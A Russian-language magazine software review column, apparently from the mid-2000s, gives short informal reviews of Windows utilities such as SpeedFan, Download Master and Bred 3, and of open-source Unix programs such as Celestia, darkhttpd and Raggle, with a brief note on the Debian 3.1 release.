Этой программой я пользуюсь каждый день, обращаясь к ней по несколько раз за час. Искал я такую софтинку и выбирал примерно из полутора десятков аналогов довольно долго. В итоге нашел и использую с особым цинизмом. DeskTool — это всего-навсего панель всяческих инструментов для размещения на рабочем столе, что ясно из названия программы. На панель можно поместить любые ссылки на установленные в системе программы, особенно полезно повесить туда ярлыки десятка-другого софтин, которыми ты пользуешься наиболее часто. Функция Drag and Drop поддерживается, все очень просто настраивается, в том числе и с использованием скинов. Сама панель «лепится» к одной из сторон экрана (у меня — сверху) и как только ты подводишь мышиный курсор к самому краю экрана — аккуратно выезжает навстречу новому заданию. После клика по нужному ярлыку — аккуратно уезжает назад (скорость приезда-отъезда настраивается) и никак тебя не беспокоит до следующего обращения. Пользование панелькой экономит приличное количество времени и избавляет от лишних мышиных кликов.




SpeedFan 4.24

Windows 9x/ME/NT/2000/2003/XP

Size: 1373 Кб

Freeware

www.almico.com/speedfan.php



Довольно странно, что разработчик не требует за свое творение денег. Вообще. Никаких. А между тем, программа SpeedFan нужна в хозяйстве любого, даже самого скромного и начинающего оверклокера. Мой домашний компьютер разогнан повсеместно, поэтому к вопросу мониторинга температуры и режимов работы кулеров я отношусь со всей серьезностью. Выбранная мной софтина, пристально следит за температурой всяческих системных устройств, оборудованных термодатчиками, меряет и отображает скорости вращения кулеров и мониторит напряжение, подаваемое на чипсет, и критически важные комплектующие. SpeedFan умеет отображать температуру жесткого диска, если устройство со своей стороны поддерживает эту нужную функцию. Программа позволяет отследить поведение вентиляторов и отрегулировать их поведение должным образом, избавляя компьютерного гика от излишнего шума разнообразных «карлсонов». Важно, что их скорость можно менять и вручную, и автоматически. Отдельного восхищения заслуживает более чем внушительный и постоянно обновляемый список поддерживаемых материнских плат и установленных на них термодатчиков. Информацию с датчиков можно наблюдать прямо в системном трее или настроить ее отображение так, как будет удобно именно тебе. Качай, не пожалеешь.


Download Master 4.2.4.879

Windows 9x/Me/NT/2k/XP

Size: 2107 Кб

Freeware

www.westbyte.com/dm



Писать, что Download Master 4.2.4.879 — это «одна из лучших утилит для...» не могу по двум простым и ясным причинам: во-первых, для меня она просто самая лучшая из опробованных, а во-вторых, лучшее, как известно, — враг хорошего. Иначе говоря, вместо того, чтобы предаваться нудному сравнительному тестированию по десятку параметров, я всего лишь пользуюсь программой, которая мне никаких проблем не создает вообще, а дело свое знает туго. Download Master — это интернет-качок. Качает все. Имеет понятный и настраиваемый интерфейс, умеет сортировать файло, всячески сигнализирует о текущих многопоточных закачках (вместе с зеркалами), понимает скины, может самостоятельно апдейтиться и работать по расписанию, соединяется через dial-up, ISDN, ADSL, LAN. Ведет логи, историю и генерит отчеты, дает возможность работы с командной строкой и позволяет послушать/посмотреть музыкальные и видео файлы в процессе закачки. При этом мониторит буфер обмена на предмет ссылок, интегрируется в браузеры Microsoft Internet Explorer 4.0 и выше, Firefox, Mozilla, Opera 4.0 и выше, Netscape Communicator 6.0 и выше, и вообще-то говоря является для меня лично незаменимым помощником. Рекомендую.

Bred 3 (текущая версия beta 3)


Windows 9x/Me/NT/2k/XP

Size: 580 Кб

Freeware

www.astonshell.ru/bred3/index.html

Самая старая программа и, наверное, самая для меня важная. Это именно тот текстовый редактор, в котором я написал практически все свои литературные шедевры для][. Ничего удивительного в том, что Bred 3 стал очень популярен. Изначально редактор существовал в качестве альтернативы для стандартного виндового Блокнота, про который я уже и забыл за его полной ненадобностью. Редактор маленький, ОЧЕНЬ удобный, имеет скромный, за счет чего ПОНЯТНЫЙ и УДОБНЫЙ интерфейс, поддерживает наиболее распространенные кириллических кодировки (ANSI, KOI8, OEM, юникод) и умеет преобразовывать тексты между ними «на лету». Не имеет ограничений на размеры файлов (бывало, столько понапишешь, что всякие ворды лопались от напруги), поддерживает плагины. Сейчас автор программы принимает пожелания пользователей с тем, чтобы материализовать их и внедрить в программу, точнее, в ее финальную версию. Немаловажно и то, что для россиян (или выдающих себя за таковых) Bred 3 был и будет бесплатным. Перед автором программы персонально снимаю шляпу за качество продукта и его описание. Спасибо за твой труд, уважаемый!




TCODE 2.17

Windows 9x/Me/NT/2k/XP

Size: 332 Кб

Freeware

http://alexboiko.narod.ru/prod.html



Жизнь у меня такая, что получаю частенько всяческие письма. Они бывают хорошие и разные, разные обычно присылают в такой замысловатой кодировке, что не разберешься. В связи со сложившейся обстановкой, обзавелся я мощным перекодировщиков затейливых кракозябров в понятные всякому буквицы родного алфавита. TCODE автоматически разбирается практически в любом «испорченном» тексте, понимая в том числе и многократно перекодированные послания. «Восстановление производится путем перебора комбинаций перекодировок и распознаванием полученных слов с помощью быстрого эвристического алгоритма, основанного на особенностях построения слов русского языка. При восстановлении поддерживаются кодировки DOS, Windows, KOI-8, ISO 8859-5, а также преобразование текста из форматов Base64, UUE, XXE, Quoted-Printable, RTF, HTML, UTF-8 и транслит», — пишет автор программы Алексей Бойко. И ведь верно пишет! Сама программа сидит себе тихонько в трее и ожидает, пока в нее не поместят текст из клипборда и не тыцнут в иконку. Если потребуется — осилит пакетную обработку файлов. Из великого множества перекодировщиков пользуюсь именно TCODE, и пересаживаться на что-либо не желаю. Итого: быстро, надежно и удобно.

Домашняя бухгалтерия 4.0.8.5

Windows 9x/Me/NT/2k/XP


Size: 3263 Кб

Shareware (300 рублей)

http://keepsoft.ru/homebuh.htm

Признаюсь честно — я жадный. В смысле — очень люблю веселые золотые баблонги и с большим пиететом отношусь к вопросу их накопления. Хочу стать капиталистом, короче говоря. Всякий капиталист и просто пользователь денег должен четко знать — что и куда он потратил. В этом деле незаменимо всяческое программное обеспечение. Другое дело — в бухгалтерском софте, даже самом простеньком, без пол-литра и такой-то матери в жизни не разобраться. Однако в Keepsoft сумели найти очень тонкую грань между полнофункциональностью, простотой работы и гибкостью. На выходе имеем удобный инструмент для ведения финансов. Штука полезная, говорю как юный бухгалтер с двухгодичным стажем :). Не желающие сходу вывалить 300 кровных рублей ради собственного будущего финансового благополучия, могут зайти на сайт программы и качнуть бесплатную 30-ти дневную версию программы. Эта

версия представляет собой полнофункциональную программу. Единственным отличием от зарегистрированной копии является ее ограниченное время действия. А вот «химичить» с поиском альтернативных регистраций и «лекарств» я лично в этом случае не стал бы: профукать свою финансовую историю — это очень обидно и неправильно. Вниманию жадин прога предлагает: учет расходов и доходов, долгов, кредитов и процентов по ним, планирование трат, многовалютность и обмен валют, обновление курсов валют в интернете, фильтры и поиск по внутренней базе данных, экспорт данных в кучу разных форматов и программ, настройка интерфейса, бэкап данных, и самое интересное — всяческие наглядные графики расходов и доходов.



Hare 1.5.1

Windows 95/98/Me/NT/2000/XP
Size: 1,41 Мб
Shareware — $24-$32
www.dachshundsoftware.com/index.html


На сайте программы всякий туда зашедший сможет вычитать, что программа Hare 1.5.1 может увеличить быстродействие некоего компьютера на 300%. И это чистая правда. Ведь «может» — это же не значит, что быстродействие действительно увеличится. Увидев такое громкое заявление, программу я чкнул, решив, что после проверки на вшивость этот программный ускоритель может и не отправиться в треш. Итак, опережая все, расскажу, что Hare 1.5.1 действительно умеет в ряде случаев приносить в тесты быстродействия 15—40% дополнительных попугаев. Программа довольно ловко оптимизирует работу центрального процессора и работу приложений, зачищает и оптимизирует реестр, кое-где ускоряет 2D и 3D-видео, имеет несколько продуманных разработчиком «профилей» для желающих. Особенно ощутимы результаты деятельности программы при работе с графикой-цифрофото и во время игры в ненапряжные игрушки. Отдельно упомяну про Mem Doubler — работника по зачистке загаженной всякими хвостами оперативки компьютера. Иной раз без этого совсем не обойтись. Приятно удивился, заметив, что переход машины в режимы Hibernate и Suspend стал более бодрым.



BayesIt!

Windows 95/98/98SE/NT4.0/2000/XP
Size: варьируется, но примерно 200 Кб
Freeware
www.ritlabs.com/ru/the_bat

Ну, и в качестве последнего номера программной самодеятельности, покажу всем желающим несложный фокус, позволяющий сделать свою интернет-жизнь несколько спокойнее и веселее. Точнее говоря, речь пойдет об избавлении от спама. Рассказывать, что такое спам и что такое почтовый клиент TheBat! считаю совершенно излишним, однако был я тут недавно более чем сильно удивлен, узнав, что далеко не все, хотя бы краем уха слышали про такую «приладу» к «Бате», которая называется «антиспаммерским фильтром BayesIt!». Подробно о работе фильтра читать вот здесь: *http://klirik.narod.ru/usefuls/bayesit.htm*. Вкратце: плагинчик BayesIt! действительно надежно защищает от гор спама, высыпающегося в мой рабочий почтовый ящик, используя статистическую фильтрацию по методу товарища Байеса. Фильтр входит в стандартный комплект поставки TheBat! 3.0. После установки и несложной активации программы, фильтр будет старательно присваивать рейтинги входящим письмам. Есть «черные» и «белые» списки. Включив параметр «delete a message to the Junk folder if the score is greater then» можно ожидать, что при указанной величине, письмо будет удалено с сервера без закачки в локальную почтовую базу. Но самое главное — это научить фильтр отделять хорошие письма от плохих. Для этого надо отдать команду фильтру просканировать папки с корреспонденцией, где есть и нужные письма, и вездесущий спам. Несколько таких лекций — и мой фильтр начал уверенно отфильтровывать всякий информационный мусор, сваливая его в специально оборудованную помойку и не мешая мне спокойно работать, в том числе и над собой. А спаммеров мы все-таки научим албанскому!



P.S. Ну и еще, чтобы два раза не вставать, расскажу, как я заборол спаммеров в ICQ. Познакомился я под видом покупателя очередной массовой рассылки с одним очень активным спаммером и выведал у него, что все списки с номерами асек для их грязных рассылок формируются исходя из понятия «целевая аудитория». Спаммеры учитывают множество параметров — пол, возраст, хобби, но первое, на что они обращают внимание, — это страна проживания и языки. Ведь глупо же посылать индусу, говорящему на голландском, рекламные сообщения на русском языке? Потому в своих асечных деталях я немедленно прописал Senegal и Great Bay City и «забыл» указать русский язык в качестве знакомого. Сразу же после этого я забыл о спаммерах, и то и дело славших мне всякое. Так что делай, как я, — переселяйся в Сенегал :).

Automotive Wolf 4.49


Windows 95/98/Me/2K/XP/2003
Shareware
Size: 6894 Kb
www.lonewolf-software.com

Мне всегда хотелось быть крутым волком автолюбительства, скалить клыки на любые проблемы и знать всегда правильное решение. Очевидно, в детстве было поглощено мало кальция, так что надлежащей крепости клыков не вышло. Мне и подобным обделенным приготовили специальный софт, который обещает превратить любого лузера в автомобильного монстра. Здесь представлен удобный дневник автомобилиста, который поможет грамотно распланировать все нужные процедуры и ремонт твоего четырехколесного друга. Увы, данная софтина не знакома с чудесами отечественного автопрома и их специфическими прихотливостями. Однако прога обладает неплохой базой иномарок, по теме которых выдаст десятки бесценных советов. Прога довольно редкая, так что кряков-витаминов в Сети не разыскать.



eSizeIt 1.2


Windows 2K/XP (нужен .Net)
Shareware
Size: 774 Kb
www.frogtools.com/esizeit



В мою бытность ведущего рубрики FAQ одним из наиболее горячих вопросов был «Как уменьшить размер картинок?». Не хочу покушаться на хлеб нынешнего ведущего — Step'a, но описанием новой проги снова отвечу на наболевший вопрос. Самым простым решением казался Microsoft Image Resizer, который дружит с WinXP и доступен фришно в PowerPack'e от MS. Однако детище MS оказывается не совсем дружно с компонентами Photoshop, так что функция изменения качества и разрешения изображений становится нерабочей после установки Adobe-продукта. Предлагаемый же здесь образец вполне способен на мирное сожительство с фотошопом. Приятной отличительной особенностью остается возможность выставить желанное качество картинки. Все это тот же MS Resizer не умел вовсе!

SMS Reception Center 1.15


Windows 95/98/Me/2K/XP/2003
Shareware
Size: 1326 Kb
www.sw4me.com



Сложно найти личность, более склонную к манипулированию, чем администратор. Тебе не только хочется крутить и вертеть системой, сидя перед монитором, но и в любой другой комфортный для тебя момент. С помощью SMS Reception Cenetr'a ты сможешь рулить системой, просто посылая СМСки. Получив твою мессу, система сумеет залупить необходимое по теме SQL, разослать SM'ы, выбросить адекватный pop-up или пополнить лог-файл в соответствии с заданными правилами. Можно настроить прогу так, что она будет иметь по отдельному сценарию для каждого отправителя SMS, так что даже в данном сквозь-анальном администрировании ты сохранишь желанную иерархию. Софт можно поставить как обычное tray-приложение, так и настроить в качестве сервиса Винды.

Flash Movie Extractor Scout 1.95


Windows 95/98/Me/2K/XP/2003
Shareware
Size: 1326 Kb
http://bytescout.com



Сейчас лето, и офисвятся особенно невыносимы. Шансы стать маринованным огурцом заметно повышаются. Поэтому летом работники особенно часто перебрасываются линками на всякие занятные флеш-мульты. Так и хочется порой записать флешку на USB-флешку и после работы показать домашним. Ан-нет, стандартные средства большинства браузеров этого не позволяют вовсе! Здесь помогает рассматриваемый плагин, который сложит все просматриваемое добро в файл формата swf. Сохраненное можно будет без труда перевести в исполняемые exe'шники. Также можно просто снимать скрины с просматриваемых роликов. Самой же крутой опцией мне показалась та, что позволит поставить любую флешку в качестве обоев рабочего стола. Стоит отметить, что помимо стандартного IE софт очень дружен с Mozilla Firefox и Opera'ой.

FeedEditor 1.5


Windows 95/98/Me/2K/XP/2003
Shareware
Size: 1700 Kb
www.extralabs.com



Самая модная технология последнего времени — RSS. Темпы роста подписки на новостные feed'ы в десятки раз опережают наращивание читательской базы бумажных газет и журналов. Многим хочется создать свою RSS-кормушку. Создать — еще полбеды, но редактировать… С нерадивым XML на 5+ справляется FeedEditor. Он умеет создавать feed'ы в разных доступных форматах. Здесь также под рукой имеется простой графический редактор, а для локальщиков и искателей анонимности — поддержка работы с проксями. С подобной простой софтиной ты понимаешь, что оставаться в стороне от прогресса — просто непростительно :).

Strok .9.5


Windows 95/98/Me/2K/XP/2003
Freeware
Size: 105 Kb
www.tcbmi.com



В борьбе с лишним весом я обзавелся дико слимовым ноутом. Глаза быстро привыкли к маленькому экрану, но пухлые пальцы напрочь отказались от работы с карликовой клавиатурой! Писательская диета, безусловно, полезна для мозга, но свыкнуться с отказом от любимых Hot key'ев на клавиатуре — не было никакой возможности! Тут пришел на помощь StrokeIt, который помог заменить все клавиатурные ключи на мышечные. Стало достаточно одного движения мыши, чтобы все закрутилось и завертелось. Конечно, тебе придется проявить не дюжую сообразительность, пытаясь найти разницу между мышиным движением «вверх-вниз-влево» и «вправо-вправо-вверх». Однако, найдя искомое, ты достигнешь нового уровня контроля над своим подопечным компом.

UsenetJunkie 3.5.0

Windows 95/98/Me/2K/XP/2003
Freeware
Size: 400 Kb
www.usenetjunkie.com




Пути поиска неисповедимы — Google, e-Donkey, IRC (через *packetnews.com*, как водится). Потом приходят всякие нездоровые мысли, вроде покупки/подписки на архивы новостей и графики. Чтобы не возникало подобных разорительных идей, на сцене появляется новое решение проблемы искателя — Usenet Junkie, который перелопатит для тебя тысячи usenet-конференций, чтобы нарыть необходимое. Мне сложно представить подобную процедуру, проводимую вручную. Даже зная линки на конфы, целостно посвященные твоей проблеме, можно потратить сутки, добывая нужный пост и комменты. Помимо поиска «в реальном времени», программа умеет мониторить заданную комбинацию, выбрасывая результаты по ходу их появления в Сети. Как и всякий ценный, но бесплатный софт, данный продукт имеет тенденцию перегрузки юзера рекламой. Если прога не прокатит, стоит попробовать NewsLeecher, который обладает схожими функциями и приятнее требовательному глазу.

UNIX WAREZ

Celestia v 1.3.2

Linux, Mac OS X, Windows
Size (в .gz): 17667 КБ*
www.shatters.net/celestia
Лицензия: GNU GPL




Celestia — трехмерный симулятор космоса с интерфейсами GLUT и GTK+ (поддерживаются расширения для GNOME и KDE). Авторы проекта не стали уделять особое внимание ландшафтам планет (хотя на Земле обозначены основные детали и крупные города), а сосредоточили усилия на общей картине космического пространства. Система навигации не ограничивается тривиальным полетом с корректируемой в реальном времени скоростью (нажатием клавиш) — причем от привычной скромной, измеряемой в м/с, до по-настоящему астрономической, позволяющей за мгновенье проноситься сквозь малое Магелланово облако. Ориентироваться поможет, например, звездный браузер, отображающий список ближайших/крупнейших/ярчайших звезд (и планет), к любой из которых прилагается кнопка Go to для автоматического «путешествия» (список, естественно, постоянно обновляется в зависимости от перемещений). Аналогично следовать за каким-либо объектом можно и визуально: кликнув по нему мышкой (либо указав название/координатное местоположение в специальном окне) и выполнив Following. Для удобства всегда по нажатию h будет выбран объект Солнце, что существенно облегчает определение своего положения во Вселенной. «Поиграть» разрешается и со временем: ускорение/замедление его темпов, поворачивание вспять, установка произвольной даты, пауза. Конфигурированию подлежат видимые в пространстве объекты: планеты, орбиты, звезды, галактики, атмосферы, облака и др.; надписи к планетам, звездам, созвездиям, галактикам, кометам, астероидам и др. Количество отображаемых в данный момент звезд также настраиваемо, а общее их число для теущего релиза составляет 112524. Для первого знакомства с Celestia можно включить демонстрационный режим (компьютер сам показывает небольшое путешествие).

* Архив с исходниками для Linux.

Sven v 0.4.1

Linux, *BSD
Size (в .bz2): 417 КБ
http://sven.linux.kiev.ua
Лицензия: GNU GPL

Изначально проект Sven задумывался как программа (с интерфейсом GTK+) для настройки дополнительных клавиш на мультимедийной клавиатуре. Однако на этом разработчики решили не останавливаться, так что уже сейчас Sven может применяться и с вполне обычными клавиатурами, и с мышками. С ее помощью осуществляется привязка каких-либо клавиш, их сочетаний, кликов мышки (и прокрутки скролла) к заданному действию. Под последним понимается выполнение любой консольной команды, либо использование одной из предложенных встроенных операций, среди которых: управление устройством */dev/mixer* (громкость, басы, микрофон и т.п.), управление аудиодиском (воспроизведение, пауза, остановка, следующий/предыдущий трек), управление буфером, отображение текущего времени. К каждому событию добавляют описание и отображаемый при вызове текст, вид (шрифт, цвет, время демонстрации) и местоположение (часть экрана и сдвиг), которого настраивается. Это очень удобно при регулировки громкости: в таком случае показывается текущий уровень (в процентах) и привычная полоса с отметками. Присутствует возможность подключения плагинов (по умолчанию устанавливается модуль со временем), однако пока их число крайне скромно.



metromap v 0.0.9

POSIX (*BSD, Linux, Solaris...)
Size (в .bz): 831 КБ
http://metromap.antex.ru
Лицензия: GNU GPL

Уж очень давно многочисленные Windows-пользователи рассказывали мне про чудо-программы, позволяющие находить оптимальные по времени пути проезда от любой станции метрополитена до другой. Linux-альтернатив этих решений никогда не искал, но и до недавнего времени не «натыкался», и вот она: metromap — простая, быстрая в работе, и написанная нашим соотечественником на Python (с использованием pygtk+2). Среди карт, включенных в стандартный архив с metromap, схемы метро Москвы, Петербурга, Киева, Лондона и Берлина. В качестве основы для схем были взяты разработки другого российского проекта — pMetro (аналогичная программа для Windows). Эта совместимость обеспечивает достаточно широкий диапозон доступных схем (представлены как города России и СНГ, так и «дальнего зарубежья») и оперативность их пополнения/обновления. Пос-



ле выбора станции отправления и пункта назначения, программа выбирает наиболее быстрые способы проезда, перечисляя их в списке, и визуально выделяя выбранный. Предусмотрены дневной и ночной режимы, в зависимости от которых по-разному рассчитывается время.

Raggle v 0.4.1

POSIX, Windows
Size (в .gz): 261 КБ
www.raggle.org
Лицензия: MIT/X, BSD



Raggle — консольный RSS-агрегатор, написанный на Ruby с использованием библиотеки ncurses. Интерфейс (помимо строки с текущим состоянием) составляют три панели: список RSS-лент, заголовки от выбранного источника и содержимое одного из элементов. При переходе к чтению одной из новостей и нажатии Enter, вместо raggle в консоли, открывается lynx с загруженным адресом, на который ссылался RSS; после выхода из lynx возобновляет свою работу raggle. Программа поддерживает разные версии RSS, импорт/экспорт файлов в формате OPML, интеграцию с Syndic8, а также HTTP-прокси и аутентификацию. Предусмотрена система закладок и настраиваемые привязки клавиш к действиям — работа в программе максимально упрощена благодаря возможности выполнения многих операций нажатием одной кнопки (пометка сообщений как прочитанные/непрочитанные, добавление/удаление ленты, переключение между окнами и т.п.). Присутствует поиск по содержимому текущей RSS-базы, а также интегрирована система нахождения RSS-каналов в интернете по заданному запросу. Развита поддержка консольных параметров при запуске приложения: через них можно, например, просматривать и редактировать список каналов. Помимо интерфейса на базе ncurses, идет разработка и web-версии, но пока данная реализация находится в стадии бета.

darkhttpd v 1.2


*BSD, Linux, Solaris
Size (в .bz2): 15 КБ
http://dmr.ath.cx/net/darkhttpd
Лицензия: BSD




Слоган darkhttpd очень емко и точно отображает всю задумку проекта: When you need an httpd in a hurry (когда вам срочно нужен httpd). Данный web-сервер состоит всего из одного небольшого файла на Си, который готов к запуску сразу после компиляции. В качестве единственной обязательной опции требуется указание корневого каталога. Сервер сам создает списки находящихся в директории файлов (аналогично опции Indexes у Apache), отображает только статичные HTML-документы (никаких CGI, PHP и т.п.), поддерживает HTTP-запросы GET и HEAD, соединения Keep-Alive, «частичное содержимое» (например, докачку файлов). В FreeBSD и Linux используется sendfile(), а для FreeBSD еще и acceptfilter. Сервер автоматически отбрасывает бездействующие подключения. Есть функция логирования всех запросов, ограничение максимального числа подключений, chroot, защита от поддельных запросов с "../". При запуске также можно задать номер порта, IP-адрес (если на машине несколько сетевых интерфейсов), загружаемую по умолчанию главную страницу каталога (index.html), uid и gid для процесса, файл с перечнем типов MIME.

Minimum Profit v 3.3.14

POSIX, Windows
Size (в .bz2): 265 КБ
www.triptico.com/software/mp.html
Лицензия: GNU GPL





Minimum Profit — текстовый редактор для программистов с интерфейсами ncurses (консольный) и GTK+ (графический; поддерживаются ветки 1.2 и 2.0). Обе версии оснащены возможностью одновременной работы с несколькими файлами и копированием частей текста из одного в другой (в консоли переключение осуществляется через список открытых в данный момент файлов, вызываемый по Ctrl+o, а в GTK+ представлены и табы). Присутствуют стандартные функции поиска по тексту и замены с регулярными выражениями, быстрого перемещения по содержимому (к следующему/предыдущему слову, к заданной номером строке). В файл легко добавляется вывод произвольной консольной команды, а с помощью Execute editor function вызываются различные встроенные функции редактора (увеличение/уменьшение размера шрифта, сортировка строк, просмотр лога и т.п.). Программистам же предлагается подсветка синтаксиса для наиболее популярных языков (C/C++, Perl, PHP, Shell, Ruby, Python и др.), система тегов (для работы с функциями и переменными в коде программы) и специальная помощь: например, при редактировании Perl-скрипта нажатие на F1 при оставленном на какой-то функции курсоре приводит к вызову справки по ней из perldoc. Кроме того, поддерживаются шаблоны для документов и защита файлов по паролю (используется алгоритм ARCFOUR).

OSS Release Digest: Debian 3.1 "Sarge"


Этого релиза ждали почти 3 года, его неоднократно откладывали, но проект Debian наконец-то представил новую стабильную версию своего популярного Linux-дистрибутива — Debian GNU/Linux 3.1 под кодовым названием Sarge. Debian 3.1 занимает объем двух DVD (или 14 CD), и помимо значительного (!) обновления всех входящих в дистрибутив пакетов, создателями была проведена колоссальная работа над улучшением многих компонентов системы. Так, например, разработан «интеллектуальный» инсталлятор, обладающий модульной структурой и автоопределением устройств. Впервые в набор пакетов вошел открытый офисный пакет OpenOffice.org, а также в Debian 3.1 появились первые результаты работы дочерних проектов Debian-Edu/Skolelinux, Debian-Med и Debian-Accessibility.

Из других релизов: Bochs 2.2, KDE 3.4.1, Firefox 1.1 Deer Park Alpha 1 и Thunderbird 1.1 Alpha 1, Debian 3.0r6, Xandros Business Desktop 3.0, RHEL 4 Update 1, Fedora Core 4, PHP 5.1 Beta 1, CentOS 4.1, GNU/DOS 2005, GTK+ 2.7.0, KOffice 1.4, OpenPKG 2.4, KNOPPIX 4.0, Qt 4.0.



Advanced AdministrativeTools 5.81

ShareWare
Size: 2.91 Мб
www.glocksoft.com



